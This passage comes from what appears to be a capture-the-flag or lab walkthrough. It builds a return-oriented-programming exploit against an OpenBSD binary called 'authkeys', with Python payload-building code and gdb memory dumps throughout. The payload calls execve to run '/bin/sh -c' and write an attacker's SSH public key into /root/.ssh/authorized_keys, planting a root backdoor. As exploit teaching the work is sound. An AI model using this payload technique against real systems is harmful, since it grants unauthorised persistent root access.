0xf02d0ff3; ret    ; Move value of address in RDX into ESI, return to stack
addr
cvtss2si_rsi = 0x0000000000400380 # cvtss2si rsi, xmm0; ret
; Convert XMM0 float to dword integer, then move XMM0 into esi; ret stack
addr
mov_rdi      = 0x0000000000400368 # mov rdi, rsi; pop rdx; ret
; Move RSI into RDI, put stack address into RDX, ret to stack addr
mov_eax      = 0x0000000000400394 # mov eax, 0xffffffff; xor rcx, rcx; ret
; Move 0xffffffff into RAX, clear RCX, ret to stack addr
shr_eax      = 0x0000000000400370 # shr eax, 1; ret
; Shift EAX right by 1
not_al       = 0x000000000040036d # not al; adc cl, 0xe8; ret
; Binary NOT AL, add with carry cl, ret to stack addr
syscall      = 0x00000000004003cf # syscall; ret
; Syscall
```

With our gadgets defined, we can move on to moving our `execve` arguments onto the stack so that we can access them later. Our first goal is to configure our first argument (`RDI`, or `const char *path`) to be our executable path

```
# Buffer Data
command = b'/bin/sh\0'

# Payload
payload =  p64(0x00000000)     # Padding
payload += command             # Command String
payload += 564 * b'A'          # Padding
```

We'll also write some Python at the end of our payload script to encode the payload and tell us its length


```
print("Raw Payload Length Decimal: {}".format(len(payload)))
print("Raw Payload Length Hex: {}".format(hex(len(payload))))
print("Base64 Payload Length Decimal:
{}".format(len(base64.b64encode(payload))))
print("Base64 Payload Length Hex:
{}".format(hex(len(base64.b64encode(payload)))))
print("Writing Raw Length in Hex to File")
with open('payload_length', 'w') as f:
    f.write('{:x}'.format(len(payload)))
print("Done!")
print("Writing Base64 Payload to File")
with open('payload', 'w') as f:
    f.write(base64.b64encode(payload).decode())
print("Writing Done!")
```

Once we generate the payload, we'll have a `payload_length` file and a `payload` file.

```
(foxtrot@pwn):~ python payload.py
Raw Payload Length Decimal: 566
Raw Payload Length Hex: 0x236
Base64 Payload Length Decimal: 756
Base64 Payload Length Hex: 0x2f4
Writing Raw Length in Hex to File
Done!
Writing Base64 Payload to File
Writing Done!
```

We can then SFTP `payload` over to our OpenBSD machine and execute `authkeys` with the payload as the fourth argument to see what it looks like.

Breaking again at `0x00400357`, we'll be able to step through the stack being cleaned up and then view our buffer of user input at `0x006010c0` that we discovered in Ghidra.




```
                                                          0:0:egdb - "openbsd"
$rip   : 0x0000000000400361 _   xor rax, rax
$r8    : 0x7f7ffffd22bc
$r9    : 0x7f7ffffd1cf6
$r10   : 0x7f7ffffd1ac0
$r11   : 0x5050505050505504
$r12   : 0x7f7ffffd1fc8
$r13   : 0x0
$r14   : 0x0
$r15   : 0x0
$eflags: [zero carry PARITY adjust sign TRAP INTERRUPT direction overflow resume virtualx86 identification]
$cs: 0x002b $ss: 0x0023 $ds: 0x0023 $es: 0x0023 $fs: 0x0023 $gs: 0x0023

[!] Unmapped address

     0x400355                  rep    movs BYTE PTR es:[rdi], BYTE PTR ds:[rsi]
_    0x400357                  mov    rsi, r12
     0x40035a                  add    rsp, 0x300
 _   0x400361                  xor    rax, rax
     0x400364                  xor    rsi, rsi
     0x400367                  mov    rdi, rsi
     0x40036a                  pop    rdx
     0x40036b                  ret
     0x40036c                  xor    dh, 0xd0

[#0] Id 1, stopped 0x400361 in ?? (), reason: SINGLE STEP

[#0] 0x400361 _ xor rax, rax

0x0000000000400361 in ?? ()
gef_  x/24s 0x006010c0
0x6010c0:       ""
0x6010c1:       ""
0x6010c2:       ""
0x6010c3:       ""
0x6010c4:       ""
0x6010c5:       ""
0x6010c6:       ""
0x6010c7:       ""
0x6010c8:       "/bin/sh"
0x6010d0:       'A' <repeats 550 times>
0x6012f7:       ""
0x6012f8:       ""
0x6012f9:       ""
0x6012fa:       ""
0x6012fb:       ""
0x6012fc:       ""
0x6012fd:       ""
0x6012fe:       ""
0x6012ff:       ""
0x601300:       ""
0x601301:       ""
0x601302:       ""
0x601303:       ""
0x601304:       ""
gef_
[0] 0: : egdb*   1: : ksh-
```

As we can see, our 8 bytes of NULL was moved to `0x006010c0`, as well as the command string `/bin/sh\0`, immediately followed by our 550 'A' characters. We can continue to do the same thing for all of our `execve` arguments now. We'll use an SSH ed25519 public key to write into the authorized_keys file as they're much shorter than an RSA key.

```
(foxtrot@pwn):~ ssh-keygen -o -a 100 -t ed25519 -f pwn_key
```

```
# Buffer Data
command                    = b'/bin/sh\0'
argument1                  = b'sh\x00'
argument2                  = b'-c\x00'
argument3                  = b'/bin/echo "ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIJLQUB0tLiCK1fIjR1/tJQ07gEYrZuK0fDBn/kvRh2wt
foxtrot@pwn" > /root/.ssh/authorized_keys\x00'

# Payload
payload =  p64(0x00000000)     # Padding
payload += command             # Command String
payload += argument1           # Argument 1
payload += argument2           # Argument 2
payload += argument3           # Argument 3
payload += 564 * b'A'          # Padding
```

We'll generate a new payload by saving the script changes, executing it and copying the `payload` file to the OpenBSD machine once again. After that, we can repeat our above method of running the binary with it, stepping through and inspecting the contents of `0x006010c0`.




```
0:0:egdb - "openbsd.localdomain"
$rip   : 0x0000000000400361 _   xor rax, rax
$r8    : 0x7f7ffffda488
$r9    : 0x7f7ffffd9ea2
$r10   : 0x7f7ffffd9be0
$r11   : 0x1414141414141410
$r12   : 0x7f7ffffda0d8
$r13   : 0x0
$r14   : 0x0
$r15   : 0x0
$eflags: [zero carry parity adjust sign TRAP INTERRUPT direction overflow resume virtualx86 identification]
$cs: 0x002b $ss: 0x0023 $ds: 0x0023 $es: 0x0023 $fs: 0x0023 $gs: 0x0023

[!] Unmapped address

     0x400355                  rep    movs BYTE PTR es:[rdi], BYTE PTR ds:[rsi]
     0x400357                  mov    rsi, r12
     0x40035a                  add    rsp, 0x300
 _   0x400361                  xor    rax, rax
     0x400364                  xor    rsi, rsi
     0x400367                  mov    rdi, rsi
     0x40036a                  pop    rdx
     0x40036b                  ret
     0x40036c                  xor    dh, 0xd0

[#0] Id 1, stopped 0x400361 in ?? (), reason: SINGLE STEP

[#0] 0x400361 _ xor rax, rax

0x0000000000400361 in ?? ()
gef_  x/24s 0x006010c0
0x6010c0:       ""
0x6010c1:       ""
0x6010c2:       ""
0x6010c3:       ""
0x6010c4:       ""
0x6010c5:       ""
0x6010c6:       ""
0x6010c7:       ""
0x6010c8:       "/bin/sh"
0x6010d0:       "sh"
0x6010d3:       "-c"
0x6010d6:       "/bin/echo \"ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJLQUB0tLiCK1fIjR1/tJQ07gEYrZuK0fDBn/kvRh2wt foxtrot@pwn\" > /root/.ssh/authorized_keys"
0x60115c:       'A' <repeats 550 times>
0x601383:       ""
0x601384:       ""
0x601385:       ""
0x601386:       ""
0x601387:       ""
0x601388:       ""
0x601389:       ""
0x60138a:       ""
0x60138b:       ""
0x60138c:       ""
0x60138d:       ""
gef_
[0] 0: : egdb*
```

Because we'll need to access our data as pointers (for `command`) and pointers to pointers (for the `argp` array), we'll also need to put the addresses of our data into the buffer too.

```
# Buffer Data
command               = b'/bin/sh\0'
command_addr          = 0x00000000006010c8
argument1             = b'sh\x00'
argument2             = b'-c\x00'
argument3             = b'/bin/echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJLQUB0tLiCK1fIjR1/tJQ07gEYrZuK0fDBn/kvRh2wt foxtrot@pwn" > /root/.ssh/authorized_keys\x00'
argument1_addr        = 0x00000000006010d0
argument2_addr        = 0x00000000006010d3
argument3_addr        = 0x00000000006010d6
argp_array_addr       = 0x000000000060115c  # AKA, Pointer to Pointer to Arg 1

# Payload
payload =  p64(0x00000000)      # Padding
payload += command              # 0x6010c8 - Command
payload += argument1            # 0x6010d0 - Argument 1
payload += argument2            # 0x6010e3 - Argument 2
payload += argument3            # 0x6010d6 - Argument 3
payload += p64(argument1_addr)  # 0x60115c - Address to Argument1
payload += p64(argument2_addr)  # 0x601164 - Address to Argument2
payload += p64(argument3_addr)  # 0x60116c - Address to Argument3
payload += p64(0x00000000)      # 0x601174 - NULL on Stack
payload += p64(argp_array_addr) # 0x60117c - Pointer to address to argument1
payload += 564 * b'A'           # 0x60119c - Padding
```

We can repeat our test process with gdb, and inspect the memory again to see the changes. Below is an annotated image, showing the section of the payload related to the relative memory area.



```
0:0:egdb - "openbsd.localdomain"
[#0] Id 1, stopped 0x400361 in ?? (), reason: SINGLE STEP
[#0] 0x400361 _ xor rax, rax
0x0000000000400361 in ?? ()
gef_  x/48s 0x006010c0
0x6010c0:       ""
0x6010c1:       ""
0x6010c2:       ""
0x6010c3:       ""
0x6010c4:       ""
0x6010c5:       ""
0x6010c6:       ""
0x6010c7:       ""
0x6010c8:       "/bin/sh"
0x6010d0:       "sh"
0x6010d3:       "-c"
0x6010d6:       "/bin/echo \"ssh-ed25519 AAA
0x60115c:       "\346\020 "
0x601160:       ""
0x601161:       ""
0x601162:       ""
0x601163:       ""
0x601164:       "\351\020`"
0x601168:       ""
0x601169:       ""
0x60116a:       ""
0x60116b:       ""
0x60116c:       "\354\020`"
0x601170:       ""
0x601171:       ""
0x601172:       ""
0x601173:       ""
0x601174:       ""
0x601175:       ""
0x601176:       ""
0x601177:       ""
0x601178:       ""
0x601179:       ""
0x60117a:       ""
0x60117b:       ""
0x60117c:       "r\021`"
0x601180:       ""
0x601181:       ""
0x601182:       ""
0x601183:       ""
0x601184:       'A' <repeats 550 times>
0x6013ab:       ""
0x6013ac:       ""
0x6013ad:       ""
0x6013ae:       ""
0x6013af:       ""
0x6013b0:       ""
0x6013b1:       ""
gef_
[0] 0: : egdb*
```

payload = p64(0x00000000)
payload += command
payload += argument1
payload += argument2
payload += argument3
payload += p64(argument1 addr)
payload += p64(argument2 addr)
payload += p64(argument3 addr)
payload += p64(0x00000000)
payload += p64(argp_array_addr)
payload += 564 * b'A'


Now that our data and addresses are there, we can move on to putting it into the right registers for `syscall`. Because `RDI` for `execve` is a string (`const char *path`), the register must contain a pointer to our string in memory (`0x006010c8`), however the chain of gadgets that will let us move values to that register makes use of `cvtss2si` and `movss`, requiring us to take the extra step of turning the addresses into floating point numbers first.

We can do this in Python very easily by making use of the `struct.pack()` and `struct.unpack()`.

```
# Buffer Data
command                     = b'/bin/sh\0'
command_addr                = 0x00000000006010c8
command_addr_f              = struct.unpack('<I', struct.pack('<f', command_addr))
[0]
argument1                   = b'sh\x00'
```

```
argument2             = b'-c\x00'
argument3             = b'/bin/echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJLQUB0tLiCK1fIjR1/tJQ07gEYrZuK0fDBn/kvRh2wt foxtrot@pwn" > /root/.ssh/authorized_keys\x00'
argument1_addr        = 0x00000000006010d0
argument2_addr        = 0x00000000006010d3
argument3_addr        = 0x00000000006010d6
argp_array_addr       = 0x000000000060115c  # AKA, Pointer to Pointer to Arg 1
argp_array_addr_f     = struct.unpack('<I', struct.pack('<f', argp_array_addr))[0]
command_floated_addr  = 0x0000000000601184  # Address of floated command address
argp_floated_addr     = 0x000000000060118c  # Address of floated argument pointer

# Payload
payload =  p64(0x00000000)         # Padding
payload += command                 # 0x6010c8 - Command
payload += argument1               # 0x6010d0 - Argument 1
payload += argument2               # 0x6010e3 - Argument 2
payload += argument3               # 0x6010d6 - Argument 3
payload += p64(argument1_addr)     # 0x60115c - Address to Argument 1
payload += p64(argument2_addr)     # 0x601164 - Address to Argument 2
payload += p64(argument3_addr)     # 0x60116c - Address to Argument 3
payload += p64(0x00000000)         # 0x601174 - End of array
payload += p64(argp_array_addr)    # 0x60117c - Pointer to address to argument1
payload += p64(command_addr_f)     # 0x601184 - Floated address of command
payload += p64(argp_array_addr_f) # 0x60118c - Floated address of argument pointer
payload += 564 * b'A'              # 0x60119c - Padding
```

Once again, we'll save changes, generate the payload and try it on OpenBSD with GDB:



```
gef>  x/48s 0x6010c8
0x6010c8:       "/bin/sh"
0x6010d0:       "sh"
0x6010d3:       "-c"
0x6010d6:       "/bin/echo \"ssh-ed25519 AAAAC3Nza
0x60115c:       "\336\020`"
0x601160:       ""
0x601161:       ""
0x601162:       ""
0x601163:       ""
0x601164:       "\341\020`"
0x601168:       ""
0x601169:       ""
0x60116a:       ""
0x60116b:       ""
0x60116c:       "\344\020`"
0x601170:       ""
0x601171:       ""
0x601172:       ""
0x601173:       ""
0x601174:       ""
0x601175:       ""
0x601176:       ""
0x601177:       ""
0x601178:       ""
0x601179:       ""
0x60117a:       ""
0x60117b:       ""
0x60117c:       "j\021 "
0x601180:       ""
0x601181:       ""
0x601182:       ""
0x601183:       ""
0x601184:       "\254!\300J"
0x601189:       ""
0x60118a:       ""
0x60118b:       ""
0x60118c:       "\324\"\300J"
0x601191:       ""
0x601192:       ""
0x601193:       ""
0x601194:       'A' <repeats 550 times>, "j\003@"
0x6013be:       ""
0x6013bf:       ""
